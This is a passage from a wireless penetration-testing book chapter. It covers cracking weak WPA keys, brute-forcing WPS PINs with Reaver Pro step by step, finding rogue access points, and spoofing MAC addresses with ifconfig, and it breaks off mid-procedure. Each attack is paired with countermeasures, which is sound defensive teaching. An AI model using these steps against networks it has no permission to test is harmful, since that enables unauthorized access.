

Attack Settings
Dictionary Attack
Word Attack
Mask Attack
Combination Attack
Hybrid Attack
Custom Attack
Combined dictionary attack generates all possible two-word password combinations from input dictionaries. You can also set additional options to check lower and upper case combinations, word delimiters, perform extra mutation for output passwords.
Source wordlists
Dictionary 1
m Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\english.dic
Dictionary 2
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\e
Swap words additionally when creating passwords. For example, AliceBob -> BobAlice
Password generation rules
Check upper- and lower-case combinations
Use word delimiters
Use extra mutations (time consumptive)
Edit mutations
Ignore password if it is shorter than 8 or longer than 64 characters
Total passwords: 790 733 607 048
OK
Cancel
Apply

FIGURE 10-9: ElcomSoft Wireless Security Auditor's numerous password cracking options.

As you can see, everything from plain dictionary attacks to combination attacks to hybrid attacks that use specific word rules is available. Use a long, random PSK so that you don't fall victim to someone with a lot of time on their hands!

Keep in mind that although WEP and weak WPA PSKs are crackable, they're still much better than no encryption at all. Similar to the effect that home security system signs have on would-be home intruders, a wireless network running WEP or weak WPA PSKs isn't nearly as attractive to a criminal hacker as one without it. Many intruders are likely to move on to easier targets unless they really want to get into yours.

Another ideal configuration is to enforce network segmentation and use TLS certificates for device identity. This approach will help you align

with least privilege access principles and modern zero trust architectures.

Wi-Fi Protected Setup

Wi-Fi Protected Setup (WPS) was a wireless standard that enables simple connectivity to secure wireless APs. The problem with WPS is that its implementation of registrar PINs can make it easy to connect to wireless and can facilitate attacks on the very WPA/WPA2 PSKs used to lock down the overall system. As we've seen over the years with security, everything's a trade-off. I see less and less of WPS these days, but it's still out there and making systems vulnerable.

REMEMBER WPS is intended for consumer use in home wireless networks. If your wireless environment is like most others that I see, it probably contains consumer-grade wireless APs (routers) that are vulnerable to this attack.

The WPS attack is relatively straightforward with an older open-source tool called Reaver (`https://code.google.com/archive/p/reaver-wps/`). It's also built into Kali Linux. Reaver works by executing a brute-force attack against the WPS PIN. I use the commercial version, Reaver Pro, which I was lucky enough to get my hands on before the company stopped selling it. You connect your testing system to Reaver or Reaver Pro over Ethernet or USB. Reaver Pro's interface, shown in Figure 10-10, is straightforward.

Assuming that you can find it (check Amazon and eBay), running Reaver Pro is easy. You simply follow these steps:

1. **Connect to the Reaver Pro device by plugging your testing system into the PoE LAN network connection.**

   You should get an IP address from the Reaver Pro device via DHCP.




FIGURE 10-10: The Reaver Pro startup window.

2. **Load a web browser, browse to `http://10.9.8.1`, and log in with reaver/foo as the username and password.**
3. **On the home screen, click the Menu button.**

   A list of wireless networks should appear.
4. **Select your wireless network in the list and then click Analyze.**
5. **Let Reaver Pro run and do its thing.**

   Figure 10-11 shows this process.

If you want to have Reaver Pro start cracking your WPS PIN automatically, click Configure and set the WPS Pin setting to On. WPS PIN cracking can take anywhere from a few minutes to a few hours, but if it's successful, Reaver Pro will return the WPA PSK or tell you that the wireless network is too far away or that intruder lockout is enabled.

I've had mixed results with Reaver Pro, depending on the computer I'm running it on and the wireless AP that I'm testing. It's still a worthy

attack to pursue if you're looking to find and fix the wireless flaws that matter, however.




FIGURE 10-11: Using Reaver Pro to determine that Wi-Fi Protected Setup is enabled.

Countermeasures against the WPS PIN flaw

It's rare to come across a security fix as straightforward as this one: Disable WPS. Perhaps better yet, upgrade your wireless routers or overall environment to a more modern version that does not support WPS. If you need to leave WPS enabled or at least set up MAC address controls on your AP(s). This fix isn't foolproof, but it's better than nothing! More recent consumer-grade wireless routers also have intruder lockout for the WPS PIN. If the system detects WPS PIN cracking attempts, it locks out those attempts for a certain period, which is a great form of protection. The way to prevent WPS attacks in the enterprise is not to use low-end wireless routers in the first place.

Rogue wireless devices

Watch out for unauthorized APs and wireless clients that are attached to your network, which are great ways for someone to social-engineer your users into connecting to their malicious network/systems.

WARNING Also, be sure to educate your users on safe Wi-Fi use when they're outside of your office. Communicate to them the dangers of connecting to unknown Wi-Fi and remind them on a periodic and consistent basis. Otherwise, their systems can be hacked or become infected with malware; guess whose problem it is when they connect to your network again?

By using NetStumbler or your client manager software, you can test for APs and ad-hoc (or peer-to-peer) devices that don't belong on your network. You can also use the network monitoring features in a wireless network analyzer, such as Omnipeek and CommView for WiFi.

Look for the following rogue AP characteristics:

- Odd SSIDs, including the popular default ones such as *linksys* and *free public wifi*
- MAC addresses that don't belong on your network. Look at the first three bytes of the MAC address (the first six numbers), which specify the vendor name. You can perform a MAC address vendor lookup at `https://regauth.standards.ieee.org/standards-ra-web/pub/view.html#registries` to find information on APs you're unsure about.
- Weak radio signals, which can indicate that an AP has been hidden away or is adjacent to or even outside your building
- Communications across a different radio channel(s) from the one(s) your network communicates on
- Degradation in network throughput for any Wi-Fi client

In Figure 10-12, NetStumbler has found two potentially unauthorized APs. The ones that stand out are the two with SSIDs of BI and

LarsWorld. Notice that they're running on two different channels and at two different speeds and are made by two different hardware vendors. If you know what's supposed to be running on your wireless network (you do, don't you?), unauthorized systems should stand out.



Network Stumbler - [20050412133455]
File Edit View Device Window Help
Channels
SSIDs
Filters
MAC SSID Chan Speed Vendor Type Enc... SNR
001195... LarsWorld 6 54 Mbps (Fake) AP 46
00E098... BI 10 11 Mbps AboCom AP 8
000D72... 2WIRE 6 11 Mbps 2Wire AP WEP
DA6298... ad-hack 6* 11 Mbps (User-defined) Peer 69
004096... doh! 1+ 11 Mbps Cisco AP WEP
Ready
2 APs active
GP

FIGURE 10-12: NetStumbler showing potentially unauthorized APs.

NetStumbler does have one limitation: It won't find APs that have probe response (SSID broadcast) packets disabled. Commercial wireless network analyzers such as CommView for WiFi, as well as the open-source Kismet, not only look for probe responses from APs (as NetStumbler does), but it also looks for other 802.11 management packets, such as association responses and beacons. These management packets allow Kismet to detect the presence of hidden Wi-Fi.

If the Linux platform isn't your cup of tea and you're still looking for a quick-and-dirty way to root out hidden APs, you can create a client-to-AP reconnection scenario that forces the broadcasting of SSIDs with deauthentication packets. You can find detailed instructions in the oldie-but-goodie book I wrote with my colleague Peter T. Davis, *Hacking Wireless Networks For Dummies* (Wiley).

The safest way to root out hidden APs is to search for 802.11 management packets. You can configure your wireless network analyzer such as Omnipeek to search for 802.11 management packets by enabling a capture filter on 802.11 management packets, as shown in Omnipeek's options in Figure 10-13.




FIGURE 10-13: You can configure Omnipeek to detect APs that don't broadcast their SSIDs.

I often use CommView for WiFi to spot odd network hosts. For example, in an environment in which I know that only a certain vendor's wireless network equipment is being used (such as Ubiquiti or Meraki), additional hardware showing up indicates that employees have their own wireless networks configured. This could simply be a false positive, especially if you are in a building with other businesses nearby. Still, it's a great way to uncover hidden wireless networks, assuming you know what should be there. You can also simply use the Windows wireless network connection function to search for nearby systems that might not belong.

Wi-Fi set up in ad-hoc (or peer-to-peer) mode enables wireless clients to communicate directly with one another without having to pass through an AP. These types of Wi-Fi operate outside the normal wireless security controls and can cause serious security issues beyond the normal 802.11 vulnerabilities.

You can use just about any wireless network analyzer to find unauthorized ad-hoc devices on your network. If you come across ad-hoc systems, such as the device listed as STA (short for *station*) in

CommView for WiFi's Type column (see Figure 10-14), you have a good indication that someone is running unprotected wireless system or at least has ad-hoc wireless enabled. These systems are often printers and other seemingly benign network systems, but they can be workstations, mobile devices, or part of your ever-growing internet of Things. Either way, they're potentially putting your network and information at risk, so they're worth checking out.




FIGURE 10-14: CommView for WiFi showing several potentially unauthorized ad-hoc clients.

You can also use the handheld Digital Hotspotter (mentioned in "Choosing Your Tools" earlier in this chapter) to search for ad-hoc–enabled systems or even a wireless intrusion prevention system to search for beacon packets in which the ESS field isn't equal to 1.

Walk around your building or campus (*warwalk*, if you will) to perform this test and see what you can find. Physically look for devices that don't belong and keep in mind that a well-placed AP or Wi-Fi client that's turned off won't show up in your network analysis tools. Search near the outskirts of the building or near any publicly accessible areas. Scope out boardrooms and the offices of top-level managers for any unauthorized

devices. These places may be off-limits, but that's all the more reason to check them for rogue APs.

When searching for unauthorized wireless devices on your network, keep in mind that you may be picking up signals from nearby offices or homes. Therefore, if you find something, don't immediately assume that it's a rogue device. One way to figure out whether a device is in a nearby office or home is to check the strength of the signal you detect. Devices outside your office *should* have a weaker signal than devices inside your office. Using a wireless network analyzer in this way helps narrow the location and prevent false alarms in case you detect legitimate neighboring wireless devices.

REMEMBER It pays to know your network environment. Knowing what your surroundings *should* look like makes it easier to spot potential problems.

A good way to determine whether an AP you discover is attached to your wired network is to perform reverse ARPs (RARPs) to map IP addresses to MAC addresses. You can do this test at a command prompt by using the `arp -a` command and comparing IP addresses with the corresponding MAC address to see whether you have a match.

Also, keep in mind that Wi-Fi authenticates the wireless devices, not the users. Criminal hackers can use this fact to their advantage by gaining access to a wireless client via remote-access software, such as Telnet or SSH, or by exploiting a known application or operating-system vulnerability. Then they potentially have full access to your network, and you'd be none the wiser.

Countermeasures against rogue wireless devices

The only way to detect rogue APs and wireless hosts on your network is to monitor your wireless network proactively (in real-time, if possible), looking for indicators that wireless clients or rogue APs may exist. A wireless intrusion prevention system is perfect for such monitoring. But

if rogue APs or clients don’t show up, that doesn’t mean you’re off the hook. You may also need to break out the wireless network analyzer or other network management application.

TIP Use personal firewall software, such as Windows Firewall, on all wireless hosts to prevent unauthorized remote access to your hosts and, subsequently, your network.

Finally, don’t forget about user education. Education isn’t foolproof, but it can serve as an additional layer of defense. Ensure that security is always at the top of everyone’s mind. Chapter 19 contains additional information about user awareness and training.

MAC spoofing

A common defense for wireless networks is MAC address controls. These controls involve configuring your APs to allow only wireless clients with known MAC addresses to connect to the network. Consequently, a common hack against wireless networks is MAC address spoofing.

The bad guys can easily spoof MAC addresses in Linux by using the `ifconfig` command and in Windows by using the SMAC utility, as I describe in Chapter 9. Additionally, in modern versions of Windows, you can enable MAC address randomization, which might help bypass MAC address controls. If you have MAC address controls enabled on your wireless network, this would be a good thing to check.

Like WEP and WPA, however, MAC address-based access controls are another layer of protection and better than nothing at all. If someone spoofs one of your MAC addresses, the only way to detect malicious behavior is through contextual awareness by spotting the same MAC address being used in two or more places on the WLAN which can be tricky.

TIP One simple way to determine whether an AP is using MAC address controls is to try to associate with it and obtain an IP address via DHCP. If you can get an IP address, the AP doesn't have MAC address controls enabled.

The following steps outline how you can test your MAC address controls and demonstrate just how easy they are to circumvent:

1. **Find an AP to attach to.**

   You can simply load NetStumbler, as shown in Figure 10-15.



Network Stumbler - [20050507224259]
File Edit View Device Window Help
Channels
SSIDs
Filters
MAC SSID Name Chan Speed Vendor Type Enc... SNR Signal+ Noise- SNR+ IP Addr
000D7... 2wi... 6 22 Mbps 2Wire AP WEP 36 -64 -100 36
001195... default 6 54 Mbps (Fake) AP 33 -67 -100 33
00E09... tech... 10 11 Mbps AboCom AP 29 -67 -100 33
004096... doh! AP340-310750 1* 11 Mbps Cisco AP WEP 24 -100 35 10.11.12.154
Ready
4 APs active
GPS: Disabled
4 / 4

FIGURE 10-15: Finding an accessible AP via NetStumbler.

   In this test network, the AP with the SSID of *doh!* is the one I want to test. Note the MAC address of this AP as well. This address helps you make sure that you're looking at the right packets in the steps that follow. Although I've hidden most of the MAC address of this AP for the sake of privacy, suppose that its MAC address is 00:40:96:FF:FF:FF. Also, notice in Figure 10-15 that NetStumbler was able to determine the IP address of the AP. Getting an IP address helps you confirm that you're on the right wireless network.

2. **Using a WLAN analyzer, look for a wireless client sending a probe request packet to the broadcast address or the AP replying with a probe response.**

You can set up a filter in your analyzer to look for such frames, or you can capture packets and browse through them, looking for the AP's MAC address, which you noted in Step 1. Figure 10-16 shows what the Probe Request and Probe Response packets look like.



CommView for WiFi - Atheros AR5B97 Wireless Network Adapter
File Search View Tools Settings Rules Help
Nodes Channels Latest IP Connections Packets VoIP Logging Rules Alarms
No Protocol Src MAC Dest MAC Src IP Dest IP Src Port Dest Port Time Signal Rate
185 bytes in 2 packets
Time span: 0.000972 second(s)
Capture: Off Packets: 28,369 | Keys: None Auto-saving: Off Rules: Off Alarms: Off 14% CPU Usage PR.REQ

FIGURE 10-16: Looking for the MAC address of a wireless client on the network being tested.

Notice that the wireless client (again, for privacy, suppose that its full MAC address is 00:09:5B:FF:FF:FF) first sends out a probe request to the broadcast address (FF:FF:FF:FF:FF:FF) in packet number 98. The AP with the MAC address I'm looking for replies with a Probe Response to 00:09:5B:FF:FF:FF, confirming that this is indeed a wireless client on the network for which I'll be testing MAC address controls.

3. **Change your test computer's MAC address to that of the wireless client's MAC address you found in Step 2.**

In Unix and Linux, you can change your MAC address easily by using the `ifconfig` command as follows:

a. *Log in as root and then disable the network interface.*

   Insert the network interface number that you want to disable (typically `wlan0` or `ath0`) into the command, like this:

```
[root@localhost root]# ifconfig wlan0 down
```

b. *Enter the new MAC address you want to use.*

